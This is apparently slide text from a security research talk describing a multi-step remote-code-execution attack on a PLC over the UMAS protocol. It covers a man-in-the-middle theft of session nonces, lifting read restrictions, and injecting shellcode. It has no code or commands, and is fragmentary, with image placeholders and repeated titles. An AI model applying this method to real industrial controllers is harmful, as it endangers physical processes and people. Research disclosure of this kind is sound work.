
From firmware 3.30 and above (leakage fixed):



Memory Access over UMAS


Read-access

- We will **access** the memory over UMAS using '**ReadPhysicalAddress**' message.
- This message is a **public** message.




Write-access

- We will **modify** the memory over UMAS using '**WritePhysicalAddress**' message.
- This message is a **reserved** message.



Write-Access over UMAS



- All **writable** memory pages can be used for **execution** (no NX-bit functionality).
- By default, the OS sets the existing **executable** memory areas to be **write-protected**.



Let's proceed to our attacks

Our Stairway to RCE

Step 3

Remote executing
shellcode on-demand

Step 2

Injecting on-demand
shellcode and
setting up the library on-demand

Step 1

MitM attack to remove read-access restrictions



Our Stairway to RCE

Step 3


Step 2

Step 1

MitM attack to remove read-access restrictions



Awaiting Nonces Exchange Stage




Step 1 progress

Awaiting Nonces Exchange Stage

Step 1 progress




MitM Attack to Steal the Nonces



Step 1 progress

MitM Attack to Steal the Nonces



Step 1 progress

NOTE

MitM Attack to Steal the Nonces

Reserved messages transmitted to the PLC by an **unauthenticated** attacker will be accepted if they are **validly** constructed (using the session **nonces**).

Step 1 progress




Remove Read-Access Restrictions

Step 1 progress

Read-accessible
memory




CPU memory space

